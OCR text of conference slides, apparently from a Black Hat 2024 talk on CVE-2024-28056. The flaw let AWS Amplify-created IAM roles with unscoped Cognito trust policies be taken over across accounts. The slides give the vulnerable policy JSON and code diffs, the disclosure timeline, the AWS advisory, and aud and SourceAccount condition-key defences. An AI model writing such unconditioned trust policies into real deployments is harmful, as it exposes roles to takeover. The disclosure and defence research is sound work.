
Image source: https://d1.awsstatic.com/video-thumbnail_Amplify.e68ec57dc08070381bceeea165472644b2a8bd2a.png

How Amplify Works




black hat
USA 2024

The Amplify CLI is open source



Variant two was introduced July 3, 2018

```
"AuthRole": {
    "Type": "AWS::IAM::Role",
    "Properties": {
        "RoleName": {"Ref": "AuthRoleName"},
        "AssumeRolePolicyDocument": {
          "Version": "2012-10-17",
          "Statement": [
            {
              "Sid": "",
              "Effect": "Allow",
              "Principal": {
                "Federated": "cognito-identity.amazonaws.com"
              },
              "Action": "sts:AssumeRoleWithWebIdentity",
              "Condition": {
                "ForAnyValue:StringLike": {
                  "cognito-identity.amazonaws.com:amr": "authenticated"
                }
              }
            }
          ]
        }
    }
},
```

Reference: https://github.com/aws-amplify/amplify-cli/blob/3ee001138487d07fd175a19832fc554b6728fd5c/packages/amplify-provider-awscloudformation/lib/rootStackTemplate.json

Amplify Vuln Timeline

July 3, 2018

Variant 2 was introduced to the Amplify CLI/Studio

Amplify Vuln Timeline

July 3, 2018
Variant 2 was introduced to the Amplify CLI/Studio

August 8, 2019
Variant 2 was fixed (kinda)

```
@@ -33,16 +33,11 @@
                "Statement": [
                  {
                    "Sid": "",
-                   "Effect": "Allow",
+                   "Effect": "Deny",
                    "Principal": {
                      "Federated": "cognito-identity.amazonaws.com"
                    },
-                   "Action": "sts:AssumeRoleWithWebIdentity",
-                   "Condition": {
-                     "ForAnyValue:StringLike": {
-                       "cognito-identity.amazonaws.com:amr": "authenticated"
-                     }
-                   }
+                   "Action": "sts:AssumeRoleWithWebIdentity"
                  }
                ]
              }
```

Amplify Vuln Timeline

July 3, 2018
Variant 2 was introduced to the Amplify CLI/Studio

August 8, 2019
Variant 2 was fixed (kinda)

July 22, 2020
Variant 1 was introduced to the Amplify CLI/Studio

Source: https://github.com/aws-amplify/amplify-cli/commit/018bbabab02389f28b9c8e2ea83faacce47c5eb4

```
[ ... snip ... ]
let authParamsJson = {
    'Version': '2012-10-17',
    'Statement': [
        {
            'Effect': 'Allow',
            'Principal': {
                'Federated': 'cognito-identity.amazonaws.com'
            },
            'Action': 'sts:AssumeRoleWithWebIdentity',
            'Condition': {
                'StringEquals': {
                    'cognito-identity.amazonaws.com:aud': idpId
                },
                'ForAnyValue:StringLike': {
                    'cognito-identity.amazonaws.com:amr': 'authenticated'
                }
            }
        }
    ]};
[ ... snip ... ]
if (event.RequestType == 'Delete') {
    delete authParamsJson.Statement[0].Condition;
    let authParams = { PolicyDocument: JSON.stringify(authParamsJson),RoleName: authRoleName};
```

Source: https://github.com/aws-amplify/amplify-cli/commit/018bbabab02389f28b9c8e2ea83faacce47c5eb4

```
[ ... snip ... ]
let authParamsJson = {
    'Version': '2012-10-17',
    'Statement': [
        {
            'Effect': 'Allow',
            'Principal': {
                'Federated': 'cognito-identity.amazonaws.com'
            },
            'Action': 'sts:AssumeRoleWithWebIdentity',
            'Condition': {
                'StringEquals': {
                    'cognito-identity.amazonaws.com:aud': idpId
                },
                'ForAnyValue:StringLike': {
                    'cognito-identity.amazonaws.com:amr': 'authenticated'
                }
            }
        }
    ]};
[ ... snip ... ]
if (event.RequestType == 'Delete') {
    delete authParamsJson.Statement[0].Condition;
    let authParams = { PolicyDocument: JSON.stringify(authParamsJson),RoleName: authRoleName};
```

Source: https://github.com/aws-amplify/amplify-cli/commit/018bbabab02389f28b9c8e2ea83faacce47c5eb4

```
[ ... snip ... ]
let authParamsJson = {
    'Version': '2012-10-17',
    'Statement': [
        {
            'Effect': 'Allow',
            'Principal': {
                'Federated': 'cognito-identity.amazonaws.com'
            },
            'Action': 'sts:AssumeRoleWithWebIdentity',
        }
    ]};
[ ... snip ... ]
if (event.RequestType == 'Delete') {
    delete authParamsJson.Statement[0].Condition;
    let authParams = { PolicyDocument: JSON.stringify(authParamsJson),RoleName: authRoleName};
```

Amplify Vuln Timeline

July 3, 2018
Variant 2 was introduced to the Amplify CLI/Studio

August 8, 2019
Variant 2 was fixed (kinda)

July 22, 2020
Variant 1 was introduced to the Amplify CLI/Studio

Amplify Vuln Timeline

July 3, 2018
Variant 2 was introduced to the Amplify CLI/Studio

August 8, 2019
Variant 2 was fixed (kinda)

July 22, 2020
Variant 1 was introduced to the Amplify CLI/Studio

Jan 9, 2024
Vuln reported to AWS

Feb 28, 2024
AWS patched STS to prevent anyone from assuming variant 1 roles

April 8, 2024
AWS patched STS to prevent anyone from assuming variant 2 roles

More Resources:

CVE-2024-28056

Publication Date: 2024/04/15 07:00 AM PST

AWS is aware of CVE-2024-28056, which affects Amplify CLI versions prior to 12.10.1 and Amplify Studio, which uses Amplify CLI. We released a fix to Amplify CLI on January 10, 2024 that also fixed Amplify Studio, and recommend customers upgrade to Amplify CLI 12.10.1 or higher to address this issue. We have proactively communicated with the customers using affected versions.

AWS has taken two additional steps to protect customers using Amplify from unintentional misconfigurations. First, AWS added a mitigation to the AWS Security Token Service (STS) where attempts to make a cross-account role assumption with a trust policy referencing Amazon Cognito as the trusted principal, without conditions to scope down access to specific Amazon Cognito Identity Pools using the aud claim, will fail. As a result, cross-account access will no longer be possible with policies created by earlier unpatched versions of Amplify. Second, AWS added a mitigation to the AWS Identity and Access Management (IAM) control plane such that any attempt to create a role trust policy that references Amazon Cognito as the trusted principal, without adding conditions restricting access, will fail.

We would like to thank Datadog for responsibly disclosing this issue to AWS.

Please email aws-security@amazon.com with any security questions or concerns.

DATADOG Security Labs ARTICLES CLOUD SECURITY ATLAS ABOUT

RESEARCH

Amplified exposure: How AWS flaws made Amplify IAM roles vulnerable to takeover

April 15, 2024

AWS VULNERABILITY DISCLOSURE


What we can do to prevent cross-tenant attacks

Condition Keys


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Service": "ec2.amazonaws.com"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "aws:SourceAccount": "111111111111"
                }
            }
        }
    ]
}
```

- aws:SourceArn
- aws:SourceAccount
- aws:SourceOrgId
- aws:SourceOrgPaths

Blocking 0days with aws:SourceAccount



Blocking 0days with aws:SourceAccount




Condition Keys

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Service": "ec2.amazonaws.com"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "aws:SourceAccount": "111111111111"
                }
            }
        }
    ]
}
```

- aws:SourceArn
- aws:SourceAccount
- aws:SourceOrgId
- aws:SourceOrgPaths

Summary



Confused deputy attacks can weaponize cloud services against us

Audit roles using AssumeRoleWithWebIdentity

We can defend against confused deputy attacks with conditions

Nick Frichette

Staff Security Researcher
Datadog

@Frichette_n

@frichetten@fosstodon.org

Thank you!

More research at
securitylabs.datadoghq.com